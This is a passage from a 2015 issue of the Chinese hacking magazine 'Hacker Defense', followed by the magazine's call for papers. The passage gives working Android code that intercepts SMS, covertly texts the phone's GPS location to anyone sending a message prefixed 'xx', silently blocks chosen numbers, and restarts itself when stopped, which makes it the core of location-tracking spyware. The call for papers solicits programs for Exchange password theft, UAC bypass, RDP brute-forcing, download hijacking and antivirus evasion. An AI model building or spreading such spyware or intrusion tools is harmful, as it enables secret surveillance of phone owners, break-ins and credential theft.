            Object[] objects=(Object[])bundle.get("pdus");//pdus 存放的是短信内容
            SmsMessage[] messages=new SmsMessage[objects.length];
            for (int i = 0; i < messages.length; i++) {
                byte[] pdu=(byte[])objects[i];//一个字符一个字符读取短信
                messages[i]=SmsMessage.createFromPdu(pdu);
            }
            for (final SmsMessage msg:messages) {
                /*获取短信内容*/
                String content=msg.getMessageBody();
                Date date=new Date(msg.getTimestampMillis());
                SimpleDateFormat sdf=new SimpleDateFormat("yyyy-MM-dd
HH:mm:ss");
                String sendTime=sdf.format(date);
                //判断是否符合“xx.....”格式的短信
                String head=null;
                head=content.substring(0,2);
                if (head.equals("xx")) {
                        String sender=msg.getOriginatingAddress();
                        sendSMS(sender,gpsstr);}}}}
```

我们这里自定义了两个函数，功能如下：

```
/*把经纬度发送到对方手机上*/
public void sendSMS(String phoneNumber, String message) {
    SmsManager sms = SmsManager.getDefault();
    Intent sentIntent = new Intent("SENT_SMS_ACTION");
    PendingIntent sentPI = PendingIntent.getBroadcast(ct, 0, sentIntent,0);
    Intent deliverIntent = new Intent("DELIVERED_SMS_ACTION");
    PendingIntent deliverPI = PendingIntent.getBroadcast(ct, 0,deliverIntent, 0);
    sms.sendTextMessage(phoneNumber, null, "the location:" + message, sentPI,deliverPI);
}
```

还有一个获取经纬度函数的代码不贴了，以上就是短信截获、发送短信的核心代码了。如果想过滤短信，屏蔽指定号码发来的信息，可以做如下处理。

```
String sender=msg.getOriginatingAddress();
```

```
String number = trimSmsNumber( "+86" , sender); //把国家代码去除掉
String s=number.replace(" ", "");
if("此处填入要屏蔽的号码".equals(s)){
sendSMS(sender,gpsstr);
abortBroadcast();
```

下面简写进程保护的代码，实际上就是让 receiver 运行着，我们可以静态注册另一个 receiver 类，在其中加入如下代码，如果发现 service 被关掉了，就马上开启它。

```
public static boolean isServiceRun(Context mContext, String className) {
        boolean isRun = false;
        ActivityManager activityManager = (ActivityManager) mContext
                .getSystemService(Context.ACTIVITY_SERVICE);
        List<ActivityManager.RunningServiceInfo> serviceList = activityManager
                .getRunningServices(40);
        int size = serviceList.size();
        for (int i = 0; i < size; i++) {
            if (serviceList.get(i).service.getClassName().equals(className) == true) {
                isRun = true;
                break;
            }
        }
        return isRun;
    }
 boolean isRun = isServiceRun(context, "example.android_task_b.receiver");
        Log.i("phone", "server_"+isRun);
        if(!isRun){
            Intent intent=new Intent(context,SmSserver.class);
            intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            context.startService(intent);
        }
```

编译以上代码并运行，可看到结果如图 1 所示，就是收到的坐标信息了。



图 1

2015 年第 4 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 4 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.Exchange 临时文件还原解密

对于 Exchange 邮件服务器，最新邮件最初会以临时文件形式存储于服务器上，若要实现对最新邮件的实时获取，可针对加密的临时文件进行还原，从而获取邮件。

编写程序，实现对 Exchange 临时文件的还原。

2.Exchange 账户密码获取

对 Exchange 邮件系统所有用户及对应密码的抓取、还原；Exchang 邮箱系统无法直接进行数据操作，所以需要对其数据库进行提取和还原。

编写程序，实现对 Exchange 邮件系统的监控，获取邮件系统所有内建账户与密码。

3.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

4.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

5.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

6.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

7. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680